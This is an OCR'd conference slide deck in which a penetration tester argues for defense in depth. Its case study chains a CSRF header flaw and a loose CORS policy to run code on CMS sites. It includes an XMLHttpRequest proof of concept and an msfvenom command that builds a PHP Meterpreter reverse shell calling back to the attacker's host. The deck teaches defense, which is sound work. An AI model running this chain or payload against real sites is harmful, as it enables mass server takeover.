EVERYBODY SAYS IT….

WHY DEFENSE IN-DEPTH IS SO IMPORTANT

WHO I AM

- Husband and father
- Principal consultant with SecureWorks
  - Web App Pentester
- MSIA, OSCP, GWAPT, GPEN, CISSP

WHAT WE'LL TALK ABOUT

- Defense in-depth means "in-depth" - it's right there in the name
- Look at two common ways many orgs approach it
- Understanding your own blind spots
- A real-life case study in fail
- Q & A

DEFENSE IN-DEPTH

- Many layers, when one control fails, another holds
- Layers
    - Physical
    - Network
    - System
    - Application
    - Human
    - Processes and Procedures

INFORMAL POLL

- By a show of hands, which layer is typically the weakest?
    - Physical
    - Network
    - System
    - Application
    - Human
    - Processes and Procedures

A QUICK LOOK AT TWO COMMON APPROACHES

HOW MANY ORGS APPROACH DEFENSE IN-DEPTH

- Throw money at it, in the form of products
- Many products are great, I’m neither endorsing or detracting any product
- All security products have at least two things in common:
  - Not effective by simply placing it in your environment
  - Not a silver bullet

HOW MANY ORGS APPROACH DEFENSE IN-DEPTH

- Outsourcing
    - Again, I’m not for or against
    - Makes sense to do so in many scenarios
    - For many SMBs, outsourcing is the only cost effective way to accomplish security
    - Verify in writing the specifics of what they are responsible for, and what you are responsible for

ASSESSING BLIND-SPOTS

- No product covers all layers
- If it’s the best product in the world, but your implementation of it sucks, guess what…..
- No product is a substitute for you knowing your environment, applications, data, and users
    - Get to know them the same as anything else, spend time with them

ASSESSING BLIND-SPOTS


- You could outsource everything
    - These relationships have to be managed
    - Need to be aware of overlap AND gaps in coverage
    - At the end of the day, each org is still responsible for their own security

MORE BLIND SPOTS

- A lot of times, physical security is done by a different team
- In many cases, infosec teams focus on network and host monitoring
    - Encryption and segmentation can be issues
    - Attackers like to use legitimate tools….think PowerShell and CMD
    - Off-network devices
    - BYOD
    - Actionable items lost in a sea of alerts
- Staffing, both lack of numbers and expertise

REAL WORLD

- Most fall into some sort of hybrid
    - Own staff/contractors
    - Multiple products/appliances
    - Managed services
    - Cloud providers
    - Sane/insane users
- Obviously, the right combo differs



A CASE STUDY

- Secure configurations are commonly overlooked, or half-baked
- Sometimes small issues can be combined into one large problem
- This is meant to demonstrate the need for defense in-depth at all layers

A BIT OF CONTEXT


- Taken from a real-life web app penetration test done by Jared McLaren and myself
- Everyone in this room has heard of the client (no, I won't say who it was)
- Target application centrally manages customer's open-source CMS sites
- Some customers managing 10,000+ sites
- Managed sites discoverable through simple Google Dork
- Trial available, so anyone can sign-up and discover vulns without spending a dime

FIRST UP……CROSS-SITE REQUEST FORGERY (CSRF)

- The target uses an anti-CSRF token in the header
- The custom header follows the NSA’s REST API best practices guidance
- Sending a custom header requires implementation of an XMLHttpRequest object via JavaScript…….forging a request using a simple HTML form is not an option here

THE PROBLEM

- No server side validation, it will accept any value
- Just requires that the header itself is present
- We can forge requests to the server, but need additional information to make the API do what we want……more on this in a moment
- This problem exists in the application code



THE SECOND ISSUE……OPEN CORS POLICY

- CORS = Cross-Origin Resource Sharing, an HTML5 spec
- Designed to allow cross-domain requests by the browser
    - In short, allows one site to access info from another site
    - This is typically restricted by the browser due to the Same-Origin-Policy (SOP)
- This problem exists in the web server config (nginx)

THE PROBLEM

- The target's CORS policy is using a simple regex to look for their site
    - However, it will accept any prefixed or suffixed string added to it
- This appears to be a common problem:
    - http://blog.portswigger.net/2016/10/exploiting-cors-misconfigurations-for.html

WHAT THE TRAFFIC LOOKS LIKE

This is an example of the request headers under normal usage:

```
GET /api/user/myinfo HTTP/1.1
Host:  api.targetapp.com
X-ANTICSRF-TOKEN:
af0316ccb566220ada918e4400819bca6cd48552
Origin: https://targetapp.com
Cookie: session_token=7l5n56o21np76ipb0t11qbnc57;
ANTICSRF-TOKEN=
af0316ccb566220ada918e4400819bca6cd48552;
```

HOW TO ABUSE CORS

- Typical values:
    - Origin: https://targetapp.com
- Test value:
    - Origin: https://targetapp.com.ourdomain.com

CORS PRE-FLIGHT REQUEST

- An OPTIONS request is made to validate the server will accept the origin

```
OPTIONS /api/user/myinfo HTTP/1.1
Host: api.targetapp.com
Origin: https://targetapp.com.ourdomain.com
Connection: close
```

PREFLIGHT RESPONSE

HTTP/1.1 204 No Content
Connection: close
Access-Control-Allow-Origin:
https://targetapp.com.ourdomain.com
Access-Control-Allow-Credentials: true

WHAT IT MEANS

- The server is instructing the browser that its ok for code from a site of our choosing to access information under its domain
- This allows us to get around SOP restrictions, and access info from the target site using code hosted on our own malicious site
- This is important, remember we need additional info to do something interesting in the API
- To exploit, we just need to create a sub-domain in our DNS space, that points to our web server hosting our code

THE CODE - OUR INITIAL POC

```
var oReq = new XMLHttpRequest();
oReq.open(“GET”, “https://api.targetapp.com");
oReq.withCredentials = true;
oReq.setRequestHeader(“X-ANTICSRF-TOKEN”, “XXXXX”);
oReq.setRequestHeader(‘Content-Type’, ‘application/json’);
oReq.send();
```

WHAT'S NEXT?


- Since we’re attacking other users, we’re limited to what they can do in the API
    - The API requires certain information
        - User ID (six digits)
        - A list of site IDs (also six digits)
    - There is an API call which will return this information to us

GETTING READY

- We can use an API call to return the current user ID, and all site IDs they have access to
- Which we can access from code hosted on our domain, thanks to the CORS issue
- What can the user do with the API and data above?
  - Check site status
  - Check plugin status
  - Return statistics
  - AND?????

RUN ARBITRARY PHP CODE ON EACH SITE!!

REMEMBER WE SAID SOME CUSTOMERS MANAGE 10,000+ SITES?



OUR PHP PAYLOAD

- We chose to run PHP Meterpreter for our PoC
- msfvenom -p php/meterpreter_reverse_tcp LHOST=$our IP LPORT=$our port -f raw > cors.php
- This creates a Meterpreter payload in PHP, which will connect back to our server upon execution
- On our server, we'll have the malicious code hosted, as well as Metasploit running to catch the reverse shells

PUTTING IT ALL TOGETHER

- Host malicious code on our domain (Final product was too much code to make a coherent slide)
- Get an authenticated user to visit our malicious site (phishing, watering hole, ask really really nicely)
- Use the CORS issue to get the target server to instruct the victim’s browser to allow code from our domain to access data under it’s domain
- Use the CSRF bypass to send authenticated API requests
- Upload and execute our meterpreter payload on each customer site
- Catch the reverse shells on our server


RECAP

- The CSRF issue alone is a low, because we weren’t able to do anything interesting without knowing additional data
- The CORS issue alone is a low, because we can only return moderately sensitive data
    - The user ID we can access is not used for authentication to the site

RECAP

- Combining two low severity issues resulted in one high severity issue
- Many orgs don’t even read the lows, let alone fix them
- Combining them when possible shows true risk
- This is why pentesting is so important!

BY YOUR POWERS



COMBINED!

LESSONS LEARNED

- Each layer is important to address
    - In this case, we combined attacks against the application code and a weakness in the web server config
- Get to know your environments, applications, data and users
- A lot of emphasis is placed on monitoring, don’t forget about securing your configs!!
- Small issues together can be big problems

Q & A

IF YOU LIKE THIS SORTA THING….

….join me for SANS SEC542: Web App Penetration Testing and Ethical Hacking in August

- SANS Mentor class right here in the Des Moines area
- Learn to assess your own web apps
- Great for infosec pros, developers, and anyone interested in learning how to protect web applications
- Save on travel costs for training!!

HTTPS://WWW.SANS.ORG/INSTRUCTORS/BRAD-BELTMAN